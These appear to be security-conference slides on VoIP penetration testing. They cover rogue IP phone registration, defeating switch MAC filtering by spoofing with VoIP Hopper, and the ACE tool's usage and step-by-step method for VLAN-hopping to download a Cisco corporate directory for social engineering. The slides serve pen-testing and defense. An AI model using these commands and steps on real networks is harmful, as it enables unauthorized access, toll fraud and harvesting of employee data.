
Case Study 1: Lessons learned

- **Tip: You can also bring a rogue IP Phone into the environment , to see if it can register to the call server**
- **We brought a rogue IP Phone into the hotel room and registered it successfully to the server**
 - This tests to see if rogue and malicious devices can register to the call server, potentially resulting in toll fraud
 - Was able to enumerate information about the target VoIP network
 - IP Addressing / Subnet
 - Voice VLAN
 - DHCP server
 - Call Server



Sipera Systems

MAC Address Filtering



The screenshot shows a terminal window titled "192.168.10.99 - SecureCRT". The window displays the configuration of a Cisco Catalyst 3560 switch. The configuration includes setting up FastEthernet0/2 as an access port for VLAN 100 and VLAN 200, enabling port-security with a maximum of 3 MAC addresses per port, and configuring QoS trust for Cisco phones. A specific command to make a MAC address sticky for VLAN voice traffic is highlighted with a red oval.

```
cat3560#
cat3560#
cat3560#sh run int fa0/2
Building configuration...

Current configuration : 542 bytes
!
interface FastEthernet0/2
  switchport access vlan 100
  switchport mode access
  switchport voice vlan 200
  switchport port-security maximum 3
  switchport port-security maximum 1 vlan access
  switchport port-security maximum 1 vlan voice
  switchport port-security
  switchport port-security mac-address sticky
  switchport port-security mac-address sticky 0019.e8af.a947 vlan voice
  srr-queue bandwidth share 10 10 60 20
  srr-queue bandwidth shape 10 0 0 0
  mls qos trust device cisco-phone
  mls qos trust cos
  spanning-tree portfast
end

cat3560#
```

MAC Address Filtering

- **MAC Address filtering is considered an option by Network Administrators**
 - Ethernet switch dynamically learns the MAC Address of the IP Phone
 - Only MAC address of phone is permitted to pass traffic on the Voice VLAN
- **Reality: It is trivial to defeat MAC Address filtering by spoofing the MAC Address of the IP Phone**
 - Should not be relied upon as a measure to mitigate the risk of above average attackers gaining access to the Voice VLAN
 - VoIP Hopper implements this feature of MAC address spoofing
 - Command: voiphopper –i eth0 –m 00:00:00:00:00:00



Sipera Systems


4th Method: Stealing the VoIP Corporate Directory

- **Objective:** If we are doing a remote penetration test that involves a social engineering component, we can steal the VoIP Corporate Directory.
- **Tool used:** ACE
 - ACE ~ Automated Corporate Enumerator
 - Function: Mimics the behavior of Cisco IP Phone in order to download the corporate directory, writing users to a text file.
 - Custom DHCP Client and VLAN Hop support.
 - Initial protocol support: TFTP and HTTP.
- **Works only in Cisco VoIP environments**
- **Website (free for download):**
 - <http://ucsniff.sourceforge.net>
 - Author: VIPER Lab



Sipera Systems

ACE Directory Tool



ToorCon Linux Attacker SSH - SecureCRT

File Edit View Options Transfer Script Tools Help

ToorCon Linux Attacker SSH

```
bt ~ #
bt ~ #
bt ~ # ace
ACE v1.0: Automated Corporate (Data) Enumerator
Usage: ace [-i interface] [ -m mac address ] [ -t tftp server ip address | -c
cdp mode | -v voice vlan id | -r vlan interface | -d verbose mode ]

-i <interface> (Mandatory) Interface for sniffing/sending packets
-m <mac address> (Mandatory) MAC address of the victim IP phone
-t <tftp server ip> (optional) tftp server ip address
-c <cdp mode 0|1 > (optional) 0 CDP sniff mode, 1 CDP spoof mode
-v <voice vlan id> (optional) Enter the voice vlan ID
-r <vlan interface> (optional) Removes the VLAN interface
-d (optional) Verbose | debug mode

Example Usages:
Usage requires MAC Address of IP Phone supplied with -m option
Usage: ace -t <TFTP-Server-IP> -m <MAC-Address>
```

Ready ssh2: AES-256 19, 8 19 Rows, 78 Cols VT100 CAP NUM



Sipera Systems


ACE Directory Tool

- **Started studying corporate directory feature in Cisco IP Phones**
 - Used by many enterprises in Cisco environments
 - Very easy to setup server-side, bulk import of users
 - Users can be internal Cisco DB, or
 - Users can be synched with LDAP, Microsoft AD
 - LCD Screen on Cisco Unified IP Phone allows easy search or listing of extensions
 - Identifies extensions for users based on Name
- **It's easy to use and has great utility, which will make it very prevalent in enterprises**




Sipera Systems

LCD of Cisco IP Phone



Sipera Systems

IP Phone Display can search for other users, or display all users



Sipera Systems

A user can dial by name



Sipera Systems

What ACE does

1. Spoofs CDP to get VVID
2. Adds Voice VLAN Interface (VLAN Hop) – Subsequent traffic is tagged with VVID
3. Sends DHCP request tagged with VVID
4. Decodes TFTP Server IP Address via DHCP Option 150
5. Sends a TFTP request for IP Phone configuration file
6. Parses file, learning Corporate Directory URL
7. Sends an HTTP request for Directory
8. Parses XML Data, writing directory users to a formatted text file




Sipera Systems

Running ACE

